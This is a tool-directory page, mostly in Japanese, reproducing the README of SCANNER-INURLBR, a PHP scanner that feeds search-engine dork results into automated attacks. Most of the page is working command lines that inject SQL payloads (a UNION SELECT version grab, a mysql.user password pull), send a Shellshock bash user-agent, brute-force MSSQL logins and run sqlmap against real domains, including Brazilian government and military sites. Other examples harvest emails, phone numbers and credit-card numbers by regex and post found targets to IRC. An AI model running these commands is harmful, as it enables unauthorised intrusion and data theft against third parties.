
Skip to content
KitploitKITPLOIT
ツールブログ
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
SCANNER-INURLBR — 検索エンジンで高度な検索を行い、GET/POSTを利用した分析によりメールやURLをキャプチャし、見つかった各ターゲット/URLに対して内部のカスタム検証結合点を備えています。 | Kitploit
ツール/GitHubGitHub/mrcl0wnlab/scanner-inurlbr
OSINT (オープンソースインテリジェンス)偵察脆弱性分析DNSおよびサブドメイン列挙エクスプロイト情報収集ウェブセキュリティメール収集クローラー
GitHubmrcl0wnlab/scanner-inurlbr

SCANNER-INURLBR

検索エンジンで高度な検索を行い、GET/POSTを利用した分析によりメールやURLをキャプチャし、見つかった各ターゲット/URLに対して内部のカスタム検証結合点を備えています。

229511年前Kitploit レビュー済み

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有
リポジトリを見る
ウェブサイト


説明

検索エンジンでの高度な検索を行い、発見された各ターゲット/URLに対して内部カスタム検証結合を用いて、GET/POSTを悪用する分析を可能にし、メールやURLをキャプチャします。

さまざまなLinuxディストリビューションで実行可能なPHPツールで、ハッカーやセキュリティ専門家が特定の検索エンジンにおいて支援を行います。 Scannerを含む、自動探索のためのいくつかの手法があります。

INURLBR(コードネーム:Facada)ツールは、ハッキングコミュニティを支援するために作成されました。Web上の潜在的な脆弱性を特定し、 高度な検索を実行します。Google Hacking(ドーキング)技術を使用してインターネット上のターゲットを見つけることができます。 このツールは検索エンジンの驚異的な能力を備えています。

免責事項```

This or previous program is for Educational purpose ONLY. Do not use it without permission. The usual disclaimer applies, especially the fact that me (MrCl0wnLab) is not liable for any damages caused by direct or indirect use of the information or functionality provided by these programs. The author or any Internet provider bears NO responsibility for content or misuse of these programs or any derivatives thereof. By using these programs you accept the fact that any damage (dataloss, system crash, system compromise, etc.) caused by the use of these programs is not MrCl0wnLab's responsibility.

root@kitploit:~
## 連絡先```properties
Autor:    MrCl0wn (a.k.a GoogleINURL)
Blog:     https://blog.mrcl0wn.com
Blog:     https://blog.inurl.com.br (old)
GitHub:   https://github.com/MrCl0wnLab
Twitter:  https://twitter.com/MrCl0wnLab
Email:    mrcl0wnlab\@\gmail.com

ライブラリと権限```properties

PHP Version 8.3 php8 curl LIB php8 cli LIB
cURL support enabled allow_url_fopen On permission Reading & Writing User root privilege, or is in the sudoers group Operating system Linux Proxy random TOR

root@kitploit:~
## 依存関係のインストール```properties
curl
php8.3
php8.3-cli
php8.3-curl
xterm
tor

ダウンロード

できれば、Git リポジトリをクローンして inurlbr をダウンロードしてください。```properties git clone https://github.com/MrCl0wnLab/SCANNER-INURLBR.git

root@kitploit:~
inurlbr は [php](http://php.net/downloads.php) バージョン **8.3**  Linux プラットフォームで動作します。

## スクリプト実行の許可を与える```properties
chmod +x inurlbr

シンボリックリンクを作成する```properties

ln -s $PWD/inurlbr /usr/bin/inurlbr

root@kitploit:~
## 使用方法
基本オプションとスイッチの一覧を表示するには、以下を使用します:```properties
inurlbr -h

すべてのオプションとスイッチのリストを取得するには、次を使用します:```properties inurlbr --help

root@kitploit:~
コマンド例:```properties
inurlbr --info

token ipinfo の設定

複数のトークンを登録できます。```bash ./resources/token.ipinfo.inurl

root@kitploit:~
## 文字列の設定
さらにバリデーション文字列を登録できます```bash
./resources/strings.validation.inurl

フィルター文字列の設定

結果を汚すフィルター値をさらに登録できます。```bash ./resources/trash_list.validation.inurl

root@kitploit:~
## コマンド```properties
inurlbr --dork 'site:sp.gov.br' --save-as '/tmp/sp.gov.br.txt' -q 1 -u

inurlbr --dork 'inurl:php?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"  
   
inurlbr --dork 'inurl:aspx?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;" 
   
inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"
   
inurlbr --dork 'index of wp-content/uploads' -s save.txt -q 1,6,2,4 -t 2 --exploit-get '?' -a 'Index of /wp-content/uploads'
   
inurlbr --dork 'site:.mil.br intext:(confidencial) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'confidencial'
   
inurlbr --dork 'site:.mil.br intext:(secreto) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'secreto'        
  
inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"
   
inurlbr --dork '.new.php?new id' -s save.txt -q 1,6,7,2,3 -t 1 --exploit-get '+UNION+ALL+SELECT+1,concat(0x3A3A4558504C4F49542D5355434553533A3A,@@version),3,4,5;' -a '::EXPLOIT-SUCESS::'
  
inurlbr --dork 'new.php?id=' -s teste.txt  --exploit-get ?´0x27  --command-vul 'nmap sV -p 22,80,21 _TARGET_'
   
inurlbr --dork 'site:pt inurl:aspx (id|q)' -s bruteforce.txt --exploit-get ?´0x27 --command-vul 'msfcli auxiliary/scanner/mssql/mssql_login RHOST=_TARGETIP_ MSSQL_USER=inurlbr MSSQL_PASS_FILE=/home/pedr0/Documentos/passwords E'
  
inurlbr --dork 'site:br inurl:id & inurl:php' -s get.txt --exploit-get "?´'%270x27;" --command-vul 'python ../sqlmap/sqlmap.py -u "_TARGETFULL_" --dbs'
  
inurlbr --dork 'inurl:index.php?id=' -q 1,2,10 --exploit-get "'?´0x27'" -s report.txt --command-vul 'nmap -Pn -p 1-8080 --script http-enum --open _TARGET_'
 
inurlbr --dork 'site:.gov.br email' -s reg.txt -q 1  --regexp '([\w\d\.\-\_]+)@([\w\d\.\_\-]+)'
  
inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s emails.txt -m
  
inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s urls.txt -u
 
inurlbr --dork 'site:gov.bo' -s govs.txt --exploit-all-id  1,2,6  
 
inurlbr --dork 'site:.uk' -s uk.txt --user-agent  'Mozilla/5.0 (compatible; U; ABrowse 0.6; Syllable) AppleWebKit/420+ (KHTML, like Gecko)' 
 
inurlbr --dork-file 'dorksSqli.txt' -s govs.txt --exploit-all-id  1,2,6 
 
inurlbr --dork-file 'dorksSqli.txt' -s sqli.txt --exploit-all-id  1,2,6  --irc 'irc.rizon.net#inurlbrasil'   
  
inurlbr --dork 'inurl:"cgi-bin/login.cgi"' -s cgi.txt --ifurl 'cgi' --command-all 'php xplCGI.php _TARGET_'  
 
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?´'%270x27;"
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?pass=1234" -a '<title>hello! admin</title>'
  
inurlbr --target 'http://target.com.br' -o cancat_file_urls_find_valid_cod-200.txt -s output.txt -t 5
  
inurlbr --range '200.20.10.1,200.20.10.255' -s output.txt --command-all 'php roteador.php _TARGETIP_'  
 
inurlbr --range-rad '1500' -s output.txt --command-all 'php roteador.php _TARGETIP_'  
 
inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8  
 
inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8   --pr
 
inurlbr --dork-file 'dorksCGI.txt' -s output.txt -q 1,2,6,4,5,9,7,8   --pr --shellshock
 
inurlbr --dork-file 'dorks_Wordpress_revslider.txt' -s output.txt -q 1,2,6,4,5,9,7,8  --sub-file 'xpls_Arbitrary_File_Download.txt'  

ヘルプ```properties

root@kitploit:~
 ██░ ██    ▓█████     ██▓        ██▓███  
▓██░ ██▒   ▓█   ▀    ▓██▒       ▓██░  ██▒
▒██▀▀██░   ▒███      ▒██░       ▓██░ ██▓▒
░▓█ ░██    ▒▓█  ▄    ▒██░       ▒██▄█▓▒ ▒
░▓█▒░██▓   ░▒████▒   ░██████▒   ▒██▒ ░  ░
▒ ░░▒░▒   ░░ ▒░ ░   ░ ▒░▓  ░   ▒▓▒░ ░  ░
▒ ░▒░ ░    ░ ░  ░   ░ ░ ▒  ░   ░▒ ░     
░  ░░ ░      ░        ░ ░      ░░       
░  ░  ░      ░  ░       ░  ░            
                                     

-h --help Alternative long length help command. --ajuda Command to specify Help. --info Information script. --update Code update.
-q Choose which search engine you want through [1...24] / [e1..6]]: [options]: 1 - GOOGLE / (CSE) GENERIC RANDOM / API 2 - BING / DEEP 3 - YAHOO BR / YAHOO US 4 - ASK 7 - LYCOS 13 - NEVER 20 - EZILION 21 - SOGOU 22 - DUCK DUCK GO 24 - GOOGLE(CSE) GENERIC RANDOM 25 - EXALEAD 26 - STARTPAGE 27 - QWANT ---------------------------------------- SPECIAL MOTORS ---------------------------------------- e1 - TOR FIND e2 - ELEPHANT e3 - TORSEARCH e4 - GORCH e5 - WIKILEAKS e6 - AHMIA e7 - OTN e8 - EXPLOITS SHODAN ---------------------------------------- all - All search engines / not special motors Default: 1 Example: -q {op} Usage: -q 1 -q 5 Using more than one engine: -q 1,2,5,6,11,24 Using all engines: -q all

--proxy Choose which proxy you want to use through the search engine: Example: --proxy {proxy:port} Usage: --proxy localhost:8118 --proxy socks5://googleinurl@localhost:9050 --proxy http://admin:[email protected]:8080

--proxy-file Set font file to randomize your proxy to each search engine. Example: --proxy-file {proxys} Usage: --proxy-file proxys_list.txt

--time-proxy Set the time how often the proxy will be exchanged. Example: --time-proxy {second} Usage: --time-proxy 10

--proxy-http-file Set file with urls http proxy, are used to bypass capch search engines Example: --proxy-http-file {youfilehttp} Usage: --proxy-http-file http_proxys.txt

--tor-random Enables the TOR function, each usage links an unique IP.

-t Choose the validation type: op 1, 2, 3, 4, 5 [options]: 1 - The first type uses default errors considering the script: It establishes connection with the exploit through the get method. Demo: www.alvo.com.br/pasta/index.php?id={exploit}

root@kitploit:~
 2   -  The second type tries to valid the error defined by: -a='VALUE_INSIDE_THE _TARGET'
 It also establishes connection with the exploit through the get method
 Demo: www.alvo.com.br/pasta/index.php?id={exploit}

 3   - The third type combine both first and second types:
 Then, of course, it also establishes connection with the exploit through the get method
 Demo: www.target.com.br{exploit}
 Default:    1
 Example: -t {op}
 Usage:   -t 1
 
 4   - The fourth type a validation based on source file and will be enabled scanner standard functions.
 The source file their values are concatenated with target url.
 - Set your target with command --target {http://target}
 - Set your file with command -o {file}
 Explicative:
 Source file values:
 /admin/index.php?id=
 /pag/index.php?id=
 /brazil.php?new=
 Demo: 
 www.target.com.br/admin/index.php?id={exploit}
 www.target.com.br/pag/index.php?id={exploit}
 www.target.com.br/brazil.php?new={exploit}
 
 5   - (FIND PAGE) The fifth type of validation based on the source file,
 Will be enabled only one validation code 200 on the target server, or if the url submit such code will be considered vulnerable.
 - Set your target with command --target {http://target}
 - Set your file with command -o {file}
 Explicative:
 Source file values:
 /admin/admin.php
 /admin.asp
 /admin.aspx
 Demo: 
 www.target.com.br/admin/admin.php
 www.target.com.br/admin.asp
 www.target.com.br/admin.aspx
 Observation: If it shows the code 200 will be separated in the output file

 DEFAULT ERRORS:  
 
 [*]JAVA INFINITYDB, [*]LOCAL FILE INCLUSION, [*]ZIMBRA MAIL,           [*]ZEND FRAMEWORK, 
 [*]ERROR MARIADB,   [*]ERROR MYSQL,          [*]ERROR JBOSSWEB,        [*]ERROR MICROSOFT,
 [*]ERROR ODBC,      [*]ERROR POSTGRESQL,     [*]ERROR JAVA INFINITYDB, [*]ERROR PHP,
 [*]CMS WORDPRESS,   [*]SHELL WEB,            [*]ERROR JDBC,            [*]ERROR ASP,
 [*]ERROR ORACLE,    [*]ERROR DB2,            [*]JDBC CFM,              [*]ERROS LUA, 
 [*]ERROR INDEFINITE


--dork Defines which dork the search engine will use. Example: --dork {dork} Usage: --dork 'site:.gov.br inurl:php? id' - Using multiples dorks: Example: --dork {[DORK]dork1[DORK]dork2[DORK]dork3} Usage: --dork '[DORK]site:br[DORK]site:ar inurl:php[DORK]site:il inurl:asp'

--dork-file Set font file with your search dorks. Example: --dork-file {dork_file} Usage: --dork-file 'dorks.txt'

--exploit-get Defines which exploit will be injected through the GET method to each URL found. Example: --exploit-get {exploit_get} Usage: --exploit-get "?'´%270x27;"

--exploit-post Defines which exploit will be injected through the POST method to each URL found. Example: --exploit-post {exploit_post} Usage: --exploit-post 'field1=valor1&field2=valor2&field3=?´0x273exploit;&botao=ok'

--exploit-command Defines which exploit/parameter will be executed in the options: --command-vul/ --command-all.
The exploit-command will be identified by the paramaters: --command-vul/ --command-all as EXPLOIT
Ex --exploit-command '/admin/config.conf' --command-all 'curl -v TARGET__EXPLOIT' TARGET is the specified URL/TARGET obtained by the process EXPLOIT is the exploit/parameter defined by the option --exploit-command. Example: --exploit-command {exploit-command} Usage: --exploit-command '/admin/config.conf'

-a Specify the string that will be used on the search script: Example: -a {string} Usage: -a 'hello world'

-d Specify the script usage op 1, 2, 3, 4, 5. Example: -d {op} Usage: -d 1 /URL of the search engine. -d 2 /Show all the url. -d 3 /Detailed request of every URL. -d 4 /Shows the HTML of every URL. -d 5 /Detailed request of all URLs. -d 6 /Detailed PING - PONG irc.

-s Specify the output file where it will be saved the vulnerable URLs.

root@kitploit:~
 Example: -s {file}
 Usage:   -s your_file.txt
 

-o Manually manage the vulnerable URLs you want to use from a file, without using a search engine. Example: -o {file_where_my_urls_are} Usage: -o tests.txt

--persist Attempts when Google blocks your search. The script tries to another google host / default = 4 Example: --persist {number_attempts} Usage: --persist 7

--ifredirect Return validation method post REDIRECT_URL Example: --ifredirect {string_validation} Usage: --ifredirect '/admin/painel.php'

-m Enable the search for emails on the urls specified.

-u Enables the search for URL lists on the host specified.

--ua Enables the search for URL lists on the host specified using archive.org.

--gc Enable validation of values ​​with google webcache.

--pr Progressive scan, used to set operators (dorks), makes the search of a dork and valid results, then goes a dork at a time.

--file-cookie Open cookie file.

--save-as Save results in a certain place.

--shellshock Explore shellshock vulnerability by setting a malicious user-agent.

--popup Run --command all or vuln in a parallel terminal.

--cms-check Enable simple check if the url / target is using CMS.

--no-banner Remove the script presentation banner.

--unique Filter results in unique domains.

--beep Beep sound when a vulnerability is found.

--alexa-rank Show alexa positioning in the results.

--robots Show values file robots and extract urls

--range Set range IP. Example: --range {range_start,rage_end} Usage: --range '172.16.0.5#172.16.0.255'

--range-rand Set amount of random ips. Example: --range-rand {rand} Usage: --range-rand '50'

--irc Sending vulnerable to IRC / server channel. Example: --irc {server#channel} Usage: --irc 'irc.rizon.net#inurlbrasil'

--http-header Set HTTP header. Example: --http-header {youemail} Usage: --http-header 'HTTP/1.1 401 Unauthorized,WWW-Authenticate: Basic realm="Top Secret"'

--sedmail Sending vulnerable to email. Example: --sedmail {youemail} Usage: --sedmail [email protected]

--delay Delay between research processes. Example: --delay {second} Usage: --delay 10

--time-out Timeout to exit the process. Example: --time-out {second} Usage: --time-out 10

--ifurl Filter URLs based on their argument. Example: --ifurl {ifurl} Usage: --ifurl index.php?id=

--ifcode Valid results based on your return http code. Example: --ifcode {ifcode} Usage: --ifcode 200

--ifemail Filter E-mails based on their argument. Example: --ifemail {file_where_my_emails_are} Usage: --ifemail sp.gov.br

--url-reference Define referring URL in the request to send him against the target. Example: --url-reference {url} Usage: --url-reference http://target.com/admin/user/valid.php

--mp Limits the number of pages in the search engines. Example: --mp {limit} Usage: --mp 50

--user-agent Define the user agent used in its request against the target. Example: --user-agent {agent} Usage: --user-agent 'Mozilla/5.0 (X11; U; Linux i686) Gecko/20071127 Firefox/2.0.0.11' Usage-exploit / SHELLSHOCK:
--user-agent '() { foo;};echo; /bin/bash -c "expr 299663299665 / 3; echo CMD:;id; echo END_CMD:;"' Complete command:
inurlbr --dork 'YOU_DORK' -s shellshock.txt --user-agent '_YOU_AGENT_XPL_SHELLSHOCK' -t 2 -a '99887766555'

--sall Saves all urls found by the scanner. Example: --sall {file} Usage: --sall your_file.txt

--command-vul Every vulnerable URL found will execute this command parameters. Example: --command-vul {command} Usage: --command-vul 'nmap sV -p 22,80,21 TARGET' --command-vul './exploit.sh TARGET output.txt' --command-vul 'php miniexploit.php -t TARGET -s output.txt'

--command-all Use this commmand to specify a single command to EVERY URL found. Example: --command-all {command} Usage: --command-all 'nmap sV -p 22,80,21 TARGET' --command-all './exploit.sh TARGET output.txt' --command-all 'php miniexploit.php -t TARGET -s output.txt' [!] Observation:

root@kitploit:~
_TARGET_ will be replaced by the URL/target found, although if the user. only the domain will be executed.

_TARGETFULL_ will be replaced by the original URL / target found.
   
_TARGETXPL_ will be replaced by the original URL / target found + EXPLOIT --exploit-get.
   
_TARGETIP_ return of ip URL / target found.
    
_URI_ Back URL set of folders / target found.
    
_RANDOM_ Random strings.
    
_PORT_ Capture port of the current test, within the --port-scan process.

_EXPLOIT_  will be replaced by the specified command argument --exploit-command.

The exploit-command will be identified by the parameters --command-vul/ --command-all as EXPLOIT

--replace Replace values ​​in the target URL. Example: --replace {value_old[INURL]value_new} Usage: --replace 'index.php?id=[INURL]index.php?id=1666+and+(SELECT+user,Password+from+mysql.user+limit+0,1)=1' --replace 'main.php?id=[INURL]main.php?id=1+and+substring(@@version,1,1)=1' --replace 'index.aspx?id=[INURL]index.aspx?id=1%27´'

--remove Remove values ​​in the target URL. Example: --remove {string} Usage: --remove '/admin.php?id=0'

--regexp Using regular expression to validate his research, the value of the Expression will be sought within the target/URL. Example: --regexp {regular_expression} All Major Credit Cards: Usage: --regexp '(?:4[0-9]{12}(?:[0-9]{3})?|5[1-5][0-9]{14}|6011[0-9]{12}|3(?:0[0-5]|[68][0-9])[0-9]{11}|3[47][0-9]{13})'

root@kitploit:~
IP Addresses:
Usage:    --regexp '((?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?))'

EMAIL:   
Usage:    --regexp '([\w\d\.\-\_]+)@([\w\d\.\_\-]+)'

---regexp-filter Using regular expression to filter his research, the value of the Expression will be sought within the target/URL. Example: ---regexp-filter {regular_expression} EMAIL:
Usage: ---regexp-filter '([\w\d.-_]+)@([\w\d._-]+)'

root@kitploit:~
[!] Small commands manager:

--exploit-cad Command register for use within the scanner. Format {TYPE_EXPLOIT}::{EXPLOIT_COMMAND} Example Format: NMAP::nmap -sV TARGET Example Format: EXPLOIT1::php xpl.php -t TARGET -s output.txt Usage: --exploit-cad 'NMAP::nmap -sV TARGET' Observation: Each registered command is identified by an id of your array. Commands are logged in exploits.conf file.

--exploit-all-id Execute commands, exploits based on id of use, (all) is run for each target found by the engine. Example: --exploit-all-id {id,id} Usage: --exploit-all-id 1,2,8,22

--exploit-vul-id Execute commands, exploits based on id of use, (vull) run command only if the target was considered vulnerable. Example: --exploit-vul-id {id,id} Usage: --exploit-vul-id 1,2,8,22

--exploit-list List all entries command in exploits.conf file.

root@kitploit:~
[!] Running subprocesses:

--sub-file Subprocess performs an injection strings in URLs found by the engine, via GET or POST. Example: --sub-file {youfile} Usage: --sub-file exploits_get.txt

--sub-get defines whether the strings coming from --sub-file will be injected via GET. Usage: --sub-get

--sub-post defines whether the strings coming from --sub-file will be injected via POST. Usage: --sub-get

--sub-concat Sets string to be concatenated with the target host within the subprocess Example: --sub-concat {string} Usage: --sub-concat '/login.php'

--sub-cmd-vul Each vulnerable URL found within the sub-process will execute the parameters of this command. Example: --sub-cmd-vul {command} Usage: --sub-cmd-vul 'nmap sV -p 22,80,21 TARGET' --sub-cmd-vul './exploit.sh TARGET output.txt' --sub-cmd-vul 'php miniexploit.php -t TARGET -s output.txt'

--sub-cmd-all Run command to each target found within the sub-process scope. Example: --sub-cmd-all {command} Usage: --sub-cmd-all 'nmap sV -p 22,80,21 TARGET' --sub-cmd-all './exploit.sh TARGET output.txt' --sub-cmd-all 'php miniexploit.php -t TARGET -s output.txt'

--port-scan Defines ports that will be validated as open. Example: --port-scan {ports} Usage: --port-scan '22,21,23,3306'

--port-cmd Define command that runs when finding an open door. Example: --port-cmd {command} Usage: --port-cmd './xpl TARGETIP:PORT' --port-cmd './xpl TARGETIP/file.php?sqli=1'

--port-write Send values for door. Example: --port-write {'value0','value1','value3'} Usage: --port-write "'NICK nk_test','USER nk_test 8 * :_ola','JOIN #inurlbrasil','PRIVMSG #inurlbrasil : minha_msg'"

root@kitploit:~
[!] Modifying values used within script parameters:

md5: Encrypt values in md5. Example: md5({value}) Usage: md5(102030) Usage: --exploit-get 'user?id=md5(102030)'

base64: Encrypt values in base64. Example: base64({value}) Usage: base64(102030) Usage: --exploit-get 'user?id=base64(102030)'

hex: Encrypt values in hex. Example: hex({value}) Usage: hex(102030) Usage: --exploit-get 'user?id=hex(102030)'

random: Generate random values. Example: random({character_counter}) Usage: random(8) Usage: --exploit-get 'user?id=random(8)'

root@kitploit:~
## スクリーンショット
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/10c345db617a511325417c22520b8f199af57af6b77ec96659de674e9e45cb88.png)
### メール抽出```bash
inurlbr  --dork '"com.br" contato  .xlsx' -m  -s emails.txt -q all

スクリーンショット

外部コマンド```bash

inurlbr --dork '"com.br" index.php?id id' -s sqlmap.txt --exploit-get "?´'%270x27;" --command-vul 'python ../sqlmap-dev/sqlmap.py -u "TARGETFULL" --dbs --batch --threads 10 -p id --random-agent'

root@kitploit:~
![スクリーンショット](https://assets.kitploit.com/production/public/readmes/6388/fc92aa635290570cecc73f89264245a6026081be6e45e6ed698ae7af5b77294a.png)

### フィルター結果の値```bash
inurlbr --dork '"com.br/wp-login.php"' -t 2  -a 'wp-login.php?action=lostpassword' -s filter_string.txt

スクリーンショット

シンプルファズ```bash

inurlbr --target 'https://YOUR_TARGET' -o fuzz.txt -s php_result.txt -t 2 -a 'phpMyAdmin 2.11.4'

root@kitploit:~
![Screenshot](https://assets.kitploit.com/production/public/readmes/6388/288be16d35c6c34b1cf4200644149a7703649110f9772045cef1645ff6c4c9c9.png)

### 並列ターミナル ( ポップアップ )```bash
inurlbr --target 'https://YOUR_TARGET' -o fuzz.txt -s popup_result.txt -t 2 -a 'phpMyAdmin 2.11.4' --command-vul "nmap -sV -v  _TARGET_ ;"  --popup 

Screenshot

archive.orgを使用してURLを抽出する```bash

inurlbr -o 'defense.gov.txt' --ua -s 'defense.gov.out'

root@kitploit:~
![スクリーンショット](https://assets.kitploit.com/production/public/readmes/6388/fba36a2d3c6b839354be092f7a723829c93ec2c8972d15150dddbd113b284034.png)

### Robots.txtファイルを使用してURLを抽出する```bash
inurlbr --dork 'jus.br' -s 'urls-extracted-robots.txt' -q 1 --robots

スクリーンショット

正規表現を使用して値を抽出する```bash


inurlbr --dork 'contato telefone' -s 'reg.txt' -q 1 --regexp-filter '([0-9]{2}[6789][0-9]{3,4}[0-9]{4})'

root@kitploit:~
![スクリーンショット](https://assets.kitploit.com/production/public/readmes/6388/4cf2531f0783ca1db216d93db92ba9996927aa879fa61fe2db48d56ad9e9c145.png)

### 正規表現を使って値を検証する```bash
inurlbr --dork 'contato telefone' -s 'reg.txt' -q 1 --regexp '([0-9]{2}[6789][0-9]{3,4}[0-9]{4})'

Screenshot

Contributions ✨

あらゆる種類の貢献を歓迎します!

コントリビューター一覧

参考文献

  • TOR
    • https://support.torproject.org/apt/
    • https://support.torproject.org/apt/tor-deb-repo/
    • https://help.ubuntu.com/community/Tor?action=show&redirect=TOR
  • PHP
    • https://blog.remirepo.net/post/2024/05/17/Install-PHP-8.3-on-Fedora-RHEL-CentOS-Alma-Rocky-or-other-clone
    • https://www.digitalocean.com/community/tutorials/how-to-install-php-8-1-and-set-up-a-local-development-environment-on-ubuntu-22-04
    • https://pbcmedia.medium.com/how-to-install-the-latest-version-of-php-8-x-on-ubuntu-a-step-by-step-guide-5c5204db03f8
    • https://linuxize.com/post/how-to-install-php-8-on-ubuntu-20-04/
  • XTERM
    • https://installati.one/install-xterm-ubuntu-22-04/
    • https://manpages.ubuntu.com/manpages/xenial/en/man1/xterm.1.html
  • DEMOS INURLBR
    • http://youtube.com/c/INURLBrasil
    • http://blog.inurl.com.br/search/label/INURLBR
ツールをダウンロード